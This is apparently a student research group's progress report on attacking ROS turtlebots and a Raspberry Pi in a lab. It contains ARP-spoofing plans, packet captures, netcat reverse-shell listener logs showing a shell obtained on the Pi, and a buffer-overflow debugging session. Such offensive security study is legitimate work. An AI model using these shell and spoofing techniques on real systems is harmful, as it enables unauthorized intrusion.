Current Work: Harris Laing

- IntelCor_a7:74:cf -> Master
- Raspberr_ed:6d:6e -> Node
- ARP Announcement -> usedfor updating other hosts mapping of a hardware address when the IP address or MAC address of the sender has changed




No.	Time	Source	Destination	Protocol	Length	Info
73	97.491737430	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
74	99.133385880	0.0.0.0	255.255.255.255	DHCP	386	DHCP Request - Transaction ID 0xf9678b1
75	99.233397436	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
76	100.154561333	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.2? Tell 172.20.10.1
77	100.177967253	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.11? Tell 172.20.10.1
78	100.564133821	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
79	100.564136393	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
80	100.896838403	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
81	101.997617969	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
82	102.517621277	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
83	104.869983042	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
84	105.278104849	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
85	105.582920867	172.20.10.7	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _i
86	106.504330961	Raspberr_ed:6d:6e	Broadcast	ARP	60	ARP Announcement for 172.20.10.9
87	106.811500162	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
88	108.964508766	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
89	110.702880439	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QU" quest

Current Work: Harris Laing

Next Steps:

- Use Scapy to Spoof Announcement ARP with attackers node to redirect traffic to the fake node



No.	Time	Source	Destination	Protocol	Length	Info
73	97.491737430	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
74	99.133385880	0.0.0.0	255.255.255.255	DHCP	386	DHCP Request - Transaction ID 0xf9678b1
75	99.233397436	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
76	100.154561333	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.2? Tell 172.20.10.1
77	100.177967253	9a:69:8a:c0:7a:64	Broadcast	ARP	60	Who has 172.20.10.11? Tell 172.20.10.1
78	100.564133821	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
79	100.564136393	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" quest
80	100.896838403	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
81	101.997617969	IntelCor_a7:74:cf	Broadcast	ARP	60	Who has 172.20.10.9? Tell 172.20.10.7
82	102.517621277	Raspberr_ed:6d:6e	Broadcast	ARP	60	Who has 172.20.10.9? (ARP Probe)
83	104.869983042	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
84	105.278104849	172.20.10.9	224.0.0.251	MDNS	253	Standard query 0x0000 ANY d.b.1.c.5.6.7.0.8.6.7.b.8.d.0.c.1.9.b.
85	105.582920867	172.20.10.7	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _i
86	106.504330961	Raspberr_ed:6d:6e	Broadcast	ARP	60	ARP Announcement for 172.20.10.9
87	106.811500162	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
88	108.964508766	172.20.10.9	224.0.0.251	MDNS	235	Standard query response 0x0000 PTR, cache flush raspberrypi.loca
89	110.702880439	172.20.10.1	224.0.0.251	MDNS	115	Standard query 0x0000 PTR _companion-link._tcp.local, "QU" quest

Work from this semester: Rohit Eagala

- Research: Direct and Reverse remote shell attack, Teleop and how it works
- Steps taken: Replicated both direct and reverse shell attack in Docker. Got reverse shell on one of the turtlebots.

Direct shell attack Docker

```
root@4553a66efe50: ~
rohit@rohit-VirtualBox:~$ docker run --privileged -it basic_cybersecurity6:lates
t
WARNING: The requested image's platform (linux/386) does not match the detected
host platform (linux/amd64) and no specific platform was requested
root@4553a66efe50:~# ./server 5000
```

```
root@4553a66efe50: ~
rohit@rohit-VirtualBox:~$ docker ps
CONTAINER ID   IMAGE                          COMMAND   CREATED          STATUS
        PORTS     NAMES
4553a66efe50   basic_cybersecurity6:latest   "bash"    32 seconds ago   Up 29 se
conds             angry_shockley
rohit@rohit-VirtualBox:~$ docker exec -it 4553a66efe50 bash
root@4553a66efe50:~# nc 127.0.0.1 5000
# ls
checksec.sh
client
client.c
crypt_shell
crypt_shell.c
icmp_shell
icmp_shell.c
server
```

Reverse remote shell attack docker

```
root@965304a419f4: ~
rohit@rohit-VirtualBox:~$ docker run --privileged -p 5000:5000 -it basic_cyberse
curity6:latest
WARNING: The requested image's platform (linux/386) does not match the detected
host platform (linux/amd64) and no specific platform was requested
root@965304a419f4:~# nc -l -p 5000
# uname -a
Linux 965304a419f4 4.15.0-142-generic #146~16.04.1-Ubuntu SMP Tue Apr 13 09:27:1
5 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

```
root@965304a419f4: ~
rohit@rohit-VirtualBox:~$ docker ps
CONTAINER ID   IMAGE                          COMMAND   CREATED              STAT
US              PORTS                                          NAMES
965304a419f4   basic_cybersecurity6:latest   "bash"    About a minute ago   Up A
bout a minute   0.0.0.0:5000->5000/tcp, :::5000->5000/tcp   thirsty_stonebraker
rohit@rohit-VirtualBox:~$ docker exec -it 965304a419f4 bash
root@965304a419f4:~# ./client 127.0.0.1 5000
```

```
rohit@rohit-VirtualBox: ~/Cyber/scripts
rohit@rohit-VirtualBox:~/Cyber/scripts$ ./execute_remote_script.s
h
Hello from the Raspberry Pi!
```

```
rohit@rohit-VirtualBox: ~
rohit@rohit-VirtualBox:~$ sudo nc -lnvp 87
Listening on [0.0.0.0] (family 0, port 87)
Connection from [172.20.10.9] port 87 [tcp/*] accepted (family 2,
sport 32854)
bash: cannot set terminal process group (14834): Inappropriate ioc
tl for device
bash: no job control in this shell
pi@raspberrypi:~$ uname -a
uname -a
Linux raspberrypi 4.19.66-v7+ #1253 SMP Thu Aug 15 11:49:46 BST 20
19 armv7l GNU/Linux
pi@raspberrypi:~$
```

Current work

- Research about how two ROS machines communicate with each other on the same network.
  - Analyze the source code of the part of the program responsible for this.
  - Find vulnerabilities in the code an exploit them to gain both direct and reverse shell on second bot from first bot.

Completed this semester: Kirthan Gaddam

- Set up ROS and Docker on my machine
- Research on buffer overflow attack and memory/stack
- Conducted buffer overflow replication

```
kirthan@UnbuntuCYSE:~$ sudo apt-get install -y docker-ce
[sudo] password for kirthan:
Sorry, try again.
[sudo] password for kirthan:
Sorry, try again.
[sudo] password for kirthan:
Reading package lists... Done
Building dependency tree
Reading state information... Done
docker-ce is already the newest version (5:20.10.7~3-0~ubuntu-xenial).
0 upgraded, 0 newly installed, 0 to remove and 10 not upgraded.
kirthan@UnbuntuCYSE:~$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2023-11-30 18:13:25 EST; 3 days ago
     Docs: https://docs.docker.com
 Main PID: 1314 (dockerd)
    Tasks: 10
   Memory: 137.1M
      CPU: 2.017s
   CGroup: /system.slice/docker.service
           └─1314 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
```

```
output/messages
Breakpoint 1, function (a=1, b=2, c=3) at overflow.c:6
6           ret = buffer1 + 26;
Assembly
 0x0804846e  function+1  mov    %esp,%ebp
 0x08048470  function+3  sub    $0x28,%esp
 0x08048473  function+6  mov    %gs:0x14,%eax
 0x08048479  function+12 mov    %eax,-0xc(%ebp)
 0x0804847c  function+15 xor    %eax,%eax
!0x0804847e  function+17 lea    -0x16(%ebp),%eax
 0x08048481  function+20 add    $0x1a,%eax
 0x08048484  function+23 mov    %eax,-0x1c(%ebp)
 0x08048487  function+26 mov    -0x1c(%ebp),%eax
 0x0804848a  function+29 mov    (%eax),%eax
Breakpoints
[1] break at 0x0804847e in overflow.c:6 for /root/overflow.c:5 hit 1 time
Expressions
History
Memory
Registers
eax 0x00000000   ecx 0x12a19e02   edx 0xffffd834   ebx 0xf7fcf000   esp 0xffffd7b0   ebp 0xffffd7d8   esi 0x00000
Source
  1  void function(int a, int b, int c) {
  2      char buffer1[5];
  3      char buffer2[10];
  4      int *ret;
  5
! 6      ret = buffer1 + 26;
  7      // ret = buffer1 + 12;
  8      (*ret) += 8;
  9  }
 10
Stack
[0] from 0x0804847e in function+17 at overflow.c:6
[1] from 0x080484d4 in main+45 at overflow.c:15
Threads
[1] id 19 name overflow from 0x0804847e in function+17 at overflow.c:6
Variables
arg a = 1, b = 2, c = 3
loc buffer1 = "\000\000\000\000\301", buffer2 = "\000\000\000\000\301\000\001\000\000", ret = 0xf7e552f3 <__new_exitfn+19>: -1660042367
```

Current work

- Continuing to understand how the turtlebots stack work.
- Looking into how sensory data is taken by the bots and how to exploit that data by giving larger values
- Writing script for the attack to hopefully have a successful attack

Work from this Semester: Anosh Mian

Research:

- bypassing NX with return OP, Unauthenticated registration/unregistration with ROS
- ROSPY
  - Got familiar with writing code and interacting with the robots
- ROS surveillance tools

Steps Taken:

- Replicated “bypassing NX with return OP, Unauthenticated registration/unregistration with ROS
- Wrote python code that can interact with MRS
- Analyzed existing tools, rospento and rosploit and replicated their work.

Current Work

Writing code to interact with ROS and creating surveillance tools analyze ROS networks.

Writing code to launch exploits on a Robot operating system

Objectives

- End of Semester
  - MRS completed
    - Able to run two robots on one master
    - Multiple robot navigation/SLAM
  - Everyone will have planned attacks for Spring semester
- Midterm
  - Github repository coming together
  - March - HOST event
  - Attempting and completing complex attack vectors
- Short Term (2 weeks)
  - Everyone will try their respective attack they've been researching
    - Ideally have successful attempts
  - Research and completion of MRS without a master (just two robots / may take longer than 2 weeks)